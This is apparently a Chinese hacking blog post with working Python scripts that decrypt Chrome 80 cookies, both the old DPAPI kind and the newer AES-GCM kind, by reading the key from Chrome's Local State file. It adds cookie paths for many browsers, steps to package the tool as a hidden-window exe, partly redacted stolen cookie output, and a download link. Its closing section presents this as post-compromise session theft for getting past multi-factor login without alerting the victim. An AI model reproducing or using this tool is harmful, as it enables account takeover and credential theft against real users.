Chrome 80.X版本如何解密Cookies文件

HACK学习 HACK学习呀

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最近遇到了一个头疼的问题,就是Chrome在2月份更新了版本80.0.3987.122 (正式版本) (64位),以前写的抓取Cookies文件的脚本用不了,Chrome更新了加密算法,今天刚好解决了,分享出来大家一起交流学习下

0X00 抓取Cookies遇到问题

新版本ChromeCookies加密原理:

Windows 上的 Chrome Cookie ("Cookies" SQLite 文件的"encrypted_value") 或密码("Login Data" SQLite 文件的"password_value")的解密实现。不支持以"v10"为前缀的那些和以"v10"为前缀的那些。此存储库中的代码用JDK1.8编写,并在Windows 10 Professional 1903上针对Chrome 80.0.3987.106 x86 64位进行了测试。

加密的 cookie 和密码存储在 SQLite 文件"Cookies"和"登录数据"中,可在Chrome用户数据目录中找到。

Chrome用户数据目录显示在

https://chromium.googlesource.com/chromium/src/+/master/docs/user_data_dir.md中。

https://github.com/n8henrie/pycookiecheat/issues/12是学习如何从keyring /

keychain查找对称密钥以及在Linux和Mac中解密cookie的好地方。但是,pycookiecheat没有涵盖Windows平台中的有用信息。

我们可以了解如何从Chromium源代码中加密Cookie值。 我在http://www.meilongkui.com/archives/1904上写过中文文章。

简而言之,根据Chrome的版本,有两种不同的加密方法:

- 1. 没有以" v10"或" v11"为前缀的加密值
- 2. 以" v10"或" v11"为前缀的加密值


如果加密的值未以"v10"或"v11"作为前缀,则使用Windows DPAPI(数据保护应用程序编程接口)对原始值进行加密。从理论上讲,数据保护API可以对任何类型的数据进行对称加密。实际上,它在Windows操作系统中的主要用途是使用用户或系统秘密作为熵的重要贡献来执行非对称私钥的对称加密。实际上,在这种情况下,Chrome只是直接使用DPAPI来获取加密的cookie值。

0X01 查看新版与老版的Cookies加密值


使用Navicat查看下Chrome的Cookies文件



Chrome80版本之前的Cookies的值的加密, 前面没有V10以及V11



Chrome80版本之后的Cookies的值的加密, 前面有V10或者V11



区别在于多了V10和V11,也表明加密算法变了,用以前写的脚本就无法读取V10和V11里面的value了

0X02 Chrome-80版本之前的的Cookies解密脚本

Python脚本

import os

import sqlite3

from collections import defaultdict

from win32.win32crypt import CryptUnprotectData

#脚本使用的python3.6

```
#pip install pywin32
. . .
实际使用场景请自行修改Cookies/cookies.sqlite位置,下面代码均为默认安
装的位置,有些绿色版的文件夹位置以及老版本的渗透版火狐浏览器位置需要自行
修改
. . .
#获取chrome浏览器的cookies
def getcookiefromchrome():
   cookiepath=os.environ['LOCALAPPDATA']+r"\Google\Chrome\User
Data\Default\Cookies"
   sql="select host_key,name,encrypted_value from cookies"
   with sqlite3.connect(cookiepath) as conn:
       cu=conn.cursor()
       select cookie = (cu.execute(sql).fetchall())
       cookie list = []
       for host_key,name,encrypted_value in select_cookie:
           cookie =
CryptUnprotectData(encrypted_value)[1].decode()
           cookies = {host_key:name+":"+cookie}
           cookie list.append(cookies)
       d = defaultdict(list)
       for cookie item in cookie list:
           for key,value in cookie_item.items():
               d[key].append(value.strip())
```

print (dict(d))

getcookiefromchrome()

0X03 其他浏览器的Cookies文件保存位置

其他浏览器的Cookies位置,均可使用上述脚本来进行抓取

IE浏览器Cookie数据位于: %APPDATA%\Microsoft\Windows\Cookies\目录中的xxx.txt文件 (里面可能有很多个.txt Cookie文件)

如: C:\Users\yren9\AppData\Roaming\Microsoft\Windows\Cookies\0WQ 6YROK.txt

在IE浏览器中,IE将各个站点的Cookie分别保存为一个XXX.txt这样的纯文本文件(文件个数可能很多,但文件大小都较小);而Firefox和Chrome是将所有的Cookie都保存在一个文件中(文件大小较大),该文件的格式为SQLite3数据库格式的文件。

Firefox的Cookie数据位于: %APPDATA%\Mozilla\Firefox\Profiles\目录中的xxx.default目录,名为cookies.sqlite的文件。

如: C:\Users\jay\AppData\Roaming\Mozilla\Firefox\Profiles\ji4grfex.default\cookies.sqlite

在Firefox中查看cookie,可以选择"工具 > 选项 >" "隐私 > 显示cookie"。

Firefox的Cookie数据位于: %APPDATA%\Mozilla\Firefox\Profiles\目录中的xxx.default目录,名为cookies.sqlite的文件。

如: C:\Users\jay\AppData\Roaming\Mozilla\Firefox\Profiles*.default-release\cookies.sqlite

Chrome的Cookie数据位于: %LOCALAPPDATA%\Google\Chrome\User Data\Default\ 目录中,名为Cookies的文件。

如: C:\Users\jay\AppData\Local\Google\Chrome\User
Data\Default\Cookies

C:\Users\Andy\AppData\Local\Google\Chrome\User
Data\Default\Cookies

在Linux系统上(以Ubuntu 12.04 和 RHEL6.x 为例)浏览器的Cookie Firefox的Cookie路径为: \$HOME/.mozilla/firefox/xxxx.default/目录下的cookie.sqlite文件。

寰宇浏览器:

C:\Users\Andy\AppData\Local\ ==== %LOCALAPPDATA%
%LOCALAPPDATA%\QupZilla\profiles\default\Cookies

QQ浏览器:

C:\Users\Andy\AppData\Local\Tencent\QQBrowser\User
Data\Default\Cookies

%LOCALAPPDATA%\Tencent\QQBrowser\User Data\Default\Cookies

```
360安全浏览器:
C:\Users\Andy\AppData\Roaming\360se6\User Data\Default\Cookies
%APPDATA%\360se6\User Data\Default\Cookies
360极速浏览器:
C:\Users\Andy\AppData\Local\360Chrome\Chrome\User
Data\Default\Cookies
%LOCALAPPDATA%\360Chrome\Chrome\User Data\Default\Cookies
搜狗浏览器:
C:\Users\Andy\AppData\Roaming\SogouExplorer\Webkit\Default\Cooki
es
%APPDATA%\SogouExplorer\Webkit\Default\Cookies
2345浏览器:
C:\Users\Andy\AppData\Local\2345Explorer\User Data\Default
%LOCALAPPDATA%\2345Explorer\User Data\Default\CookiesV3
```

如果是Chrome80后的版本运行效果:

```
F:\内网渗透-密码抓取\抓Cookie>python cookies_v1.0.py
Traceback (most recent call last):
   File "cookies_v1.0.py", line 29, in <module>
        getcookiefromchrome()
   File "cookies_v1.0.py", line 20, in getcookiefromchrome
        cookie = CryptUpprotectData(encrypted_value)[1]_decode

pywintypes.error: (87, 'CryptProtectData', '参数错误。')
```

0X04 Chrome-80版本之后的的Cookies解密脚本

Python代码截图:

🔋 aesgcm.py	2020-02-11 21:21	Python File	1 KB
📴 chrome_cookie.py	2020-03-04 14:38	Python File	② HACK學可够
📴 demo.py	2020-02-11 21:21	Python File	1 KB

demo.py

```
from chrome_cookie import ChromeCookieJar
```

```
if __name__=='__main__':
    jar = ChromeCookieJar()
    jar.load()
    for cookie in jar:
        print(vars(cookie))
```

aesgcm.py

```
import os
import sys
```

from cryptography.hazmat.backends import default_backend

```
from cryptography.hazmat.primitives.ciphers import (
    Cipher, algorithms, modes
)
NONCE_BYTE_SIZE = 12
def encrypt(cipher, plaintext, nonce):
    cipher.mode = modes.GCM(nonce)
    encryptor = cipher.encryptor()
    ciphertext = encryptor.update(plaintext)
    return (cipher, ciphertext, nonce)
def decrypt(cipher, ciphertext, nonce):
    cipher.mode = modes.GCM(nonce)
    decryptor = cipher.decryptor()
    return decryptor.update(ciphertext)
def get_cipher(key):
    cipher = Cipher(
        algorithms.AES(key),
        None,
        backend=default_backend()
    )
    return cipher
```

```
chrome_cookie.py
import os
import sys
import sqlite3
import http.cookiejar as cookiejar
from urllib.parse import urlencode
import json, base64
import aesgcm
sq1 = """
SELECT
    host_key, name, path,encrypted_value as value
FROM
    cookies
.....
def dpapi_decrypt(encrypted):
    import ctypes
    import ctypes.wintypes
    class DATA_BLOB(ctypes.Structure):
        _fields_ = [('cbData', ctypes.wintypes.DWORD),
                    ('pbData', ctypes.POINTER(ctypes.c_char))]
```

```
p = ctypes.create_string_buffer(encrypted, len(encrypted))
   blobin = DATA_BLOB(ctypes.sizeof(p), p)
   blobout = DATA_BLOB()
   retval = ctypes.windll.crypt32.CryptUnprotectData(
        ctypes.byref(blobin), None, None, None, None, 0,
ctypes.byref(blobout))
   if not retval:
        raise ctypes.WinError()
   result = ctypes.string_at(blobout.pbData, blobout.cbData)
   ctypes.windll.kernel32.LocalFree(blobout.pbData)
    return result
def unix_decrypt(encrypted):
   if sys.platform.startswith('linux'):
        password = 'peanuts'
        iterations = 1
   else:
        raise NotImplementedError
   from Crypto.Cipher import AES
   from Crypto.Protocol.KDF import PBKDF2
```

```
salt = 'saltysalt'
   iv = ' ' * 16
   length = 16
    key = PBKDF2(password, salt, length, iterations)
    cipher = AES.new(key, AES.MODE_CBC, IV=iv)
   decrypted = cipher.decrypt(encrypted[3:])
    return decrypted[:-ord(decrypted[-1])]
def get_key_from_local_state():
   jsn = None
   with open(os.path.join(os.environ['LOCALAPPDATA'],
        r"Google\Chrome\User Data\Local State"),encoding='utf-
8', mode = "r") as f:
        jsn = json.loads(str(f.readline()))
    return jsn["os_crypt"]["encrypted_key"]
def aes_decrypt(encrypted_txt):
    encoded_key = get_key_from_local_state()
    encrypted_key = base64.b64decode(encoded_key.encode())
   encrypted_key = encrypted_key[5:]
    key = dpapi_decrypt(encrypted_key)
   nonce = encrypted_txt[3:15]
    cipher = aesgcm.get_cipher(key)
    return aesgcm.decrypt(cipher,encrypted_txt[15:],nonce)
```

```
def chrome_decrypt(encrypted_txt):
   if sys.platform == 'win32':
        try:
            if encrypted_txt[:4] == b'\x01\x00\x00\x00':
                decrypted_txt = dpapi_decrypt(encrypted_txt)
                return decrypted_txt.decode()
            elif encrypted_txt[:3] == b'v10':
                decrypted_txt = aes_decrypt(encrypted_txt)
                return decrypted_txt[:-16].decode()
        except WindowsError:
            return None
   else:
       try:
            return unix_decrypt(encrypted_txt)
        except NotImplementedError:
            return None
def to_epoch(chrome_ts):
   if chrome_ts:
        return chrome_ts - 11644473600 * 000 * 1000
   else:
        return None
```

```
class ChromeCookieJar(cookiejar.FileCookieJar):
   def init (self, filename=None, delayload=False,
policy=None):
        if filename is None:
            if sys.platform == 'win32':
                filename = os.path.join(
                    os.environ['USERPROFILE'],
                    r'AppData\Local\Google\Chrome\User
Data\default\Cookies')
                AppData\\Local\\Google\\Chrome\\User
Data\\Profile [n]\\Cookies
            elif sys.platform.startswith('linux'):
                filename = os.path.expanduser(
                    '~/.config/google-chrome/Default/Cookies')
                if not os.path.exists(filename):
                    filename = os.path.expanduser(
                        '~/.config/chromium/Default/Cookies')
            if not os.path.exists(filename):
                filename = None
        cookiejar.FileCookieJar.__init__(self, filename,
delayload, policy)
```

```
def _really_load(self, f, filename, ignore_discard,
ignore expires):
       con = sqlite3.connect(filename)
       con.row_factory = sqlite3.Row
       con.create_function('decrypt', 1, chrome_decrypt)
       con.create_function('to_epoch', 1, to_epoch)
       cur = con.cursor()
       cur.execute(sql)
       for row in cur:
           if row['value'] is not None:
               name = row['name']
               value = chrome_decrypt(row['value'])
               host = row['host key']
               path = row['path']
               print("host:"+host + " path:" +path + " name:"+
name+" value:"+value)
       cur.close()
使用前需要安装:
pip install cryptography
如何使用:
                               :\Users
 🔋 aesgcm.py
 chrome cookie.py
 demo.py
```



需要将这三个文件放在一个目录下,然后运行demo.py

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host:www. i.com path:/ name							
host:, jie				6 c4eb3c1c8b3a9570a			
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SCONCAN SCON							
MCMAAME							
host:ww shu.com path:/ nam in_redirect value ://www.jianshu.com ale52fa6f host:mp n.qq.com path:/ na d_info value:3290554 host:mp n.qq.com path:/ na ve_bizuin value:3290554 host:mp n.qq.com path:/ na ve_bizuin value:5				%87%AA%E7%84%B6%E	C%E7%B4%A2%E6%B5)%87%8F%22%2C	' latest_sear
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STJAYON NarZVnJpX2mWFFKek YzFrWTB5aXJROWxU mrs010ThiODFWY2dYF pv nost:mp n.q.com path:/ name:bD ue:B49085BF6F3C 15D22BCDA1598 nost:ww l.com path:/ name:bD welsey0bsBFF6F3C 15D22BCDA1598 nost:ww l.com path:/ name M value:0 nost:ww l.com path:/ name ralue:6bcd52f51e 32bcd43997715ac 15C 30 nost:ww l.com path:/ name ralue:6bcd52f51e 32bcd43997715ac 15C 30 nost:ww l.com path:/ name:HI value:1461_21 statistical statistical statistical statistical statistical nost:ww l.com path:/ name:HI value:1461_21 statistical statistical statistical statistical nost:cs path:/ name:HI value:1461_21 statistical statistical statistical statistical statistical statistical statistical nost:cs path:/ name:Hm statistical statistical statistical statistical statistical nost:cs path:/ name:PS nost:cs path:/ name:PS nost:cs nost:c	host:πp	n. qq. com path:/ na	ve_bizuin value:3	. 960			
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host:.cni				1573902953			
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ogdevtean rticle%252Fdetai :F103603408%25: :%2522announcementC 522%253A0%252 announcement :%2522%253A3600000 host.csd path:/name:crc ie:https%3A//w du.com/link%3Furl%2 KRgImlaUa_Epc teClYali2y5 gFzloPMQ2UIif44I3HaSSV-ZaFt VKmNuum06W3K926wc ieqid%3D9db4e6 laf7000000045e5fc86 host.csd bath:/name:dc_t ue:q6odih host.baic path:/name:dc_t ue:q6odih host.csd bath:/name:del lue:0 host.csd bath:/name:del lue:0					%2522announce	-1%2522%253A	++na%953A%959F%9F
host: csd path:/ name:c_re we:https%3A//w du.com/link%3Furl%3 KRgImIaUa_Epc teC1Yali2y5 qFzloPMQ2UIif44I3WaS8V-ZaFt, VKmNuum06W3%26wc beqid%3D9db4e6 laf7000000045e5fc86 host:.csd >ath:/ name:de_t we:q6odih host:.baic path:/ name:del lue:0							
aS8V-ZaFt VKnNuum06W3%26wc jeqid%3D9db4e6 laf7000000045e5fc86 host:.csd >ath:/name:dc_t ue:q6odih host:.baic path:/name:del lue:0 host:.csd aath:/name:hosS							
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如何打包成exe

先安装

pip install pyinstaller

打包多文件

[pyinstaller [主文件] -p [其他文件1] -p [其他文件2] --hidden-import [自建模块1] --hidden-import [自建模块2]


pyinstaller.exe -F -w demo.py -p aesgcm.py -p chrome_cookie.py

C:\Users\ ,Chrome解弦\Chrome新练本Cookies抓取)C:\Users\ \Local\Programs\Python96\Scripts\pyinstaller.exe - F -w demo.py -p aesgom.py -p chrome_cookie.py

打包完毕

```
4579 INFO: Warnings written to
4579 INFO: chacking PYZ
4592 INFO: chacking PYZ
4592 INFO: chacking PYZ
4592 INFO: Building PYZ because PYZ-00, too is non existent
4579 INFO: chacking PYZ
4592 INFO: Building PYZ (ZilbArchive)
5043 INFO: building PYZ (ZilbArchive)
5043 INFO: chacking PKG
5053 INFO: building PKG because PKG-00, too is non existent
5054 INFO: Building PKG (CArchive) PKG-00, pkg
6753 INFO: Building PKG (CArchive) PKG-00, pkg
6753 INFO: Building PKG (CArchive) PKG-00, pkg
6755 INFO: Boulding PKG (CArchive) PKG-00, pkg
6756 INFO: Boulding PKG (CArchive) PKG-00, pkg
6756 INFO: building PKG building PK
```

打包完的exe位置在dist目录下



打包完的exe运行效果

demo.exe > 1.txt

将cookie信息打到1.txt文件中

	ome新版本Cookies抓取>cd dist ome新版本Cookies抓取\dist>demo.exe > 1.tx	🏠 HACK学习呀	
	修改日期	类型	大小
1.txt	2020-03-04 23:39	文本文档	316 KB
🕍 demo.exe	2020-03-04 23:36	应用程序	ⓒ HACK學對瞬

```
| Nost.acr | Nts.google.com path/ namer.APISID val | Nost.acr | Nts.google.com path/ namer.APISID val | Nost.go | e.com path/ namer.CNIZ | Nost.go | e.com path/ namer.PSIM value | e.co
```

0X05 实战应用场景

当控制了一台目标机器,但是后台需要手机验证码,谷歌验证器或者需要多因素验证才能登录,恰好你的目标刚好是浏览器登录在网站中,cookie还是有效的,这时候就可以去抓取目标的电脑浏览器的Cookie进入

你可以抓取目标机器的浏览器Cookies,然后你这边做socks代理, 从而替换Cookie的方式登录后台

还能避免是单点登录的情况下,把目标挤下去,引起目标怀疑

利用场景很多,看你的思路和实际渗透需求去做即可




点赞, 转发, 再看

文章中代码下载地址:

链接: https://pan.baidu.com/s/1Ur-jcqZ2xXpuUutxLpJewQ

提取码: blty

压缩包解压密码是: hacker1961



精选留言

用户设置不下载评论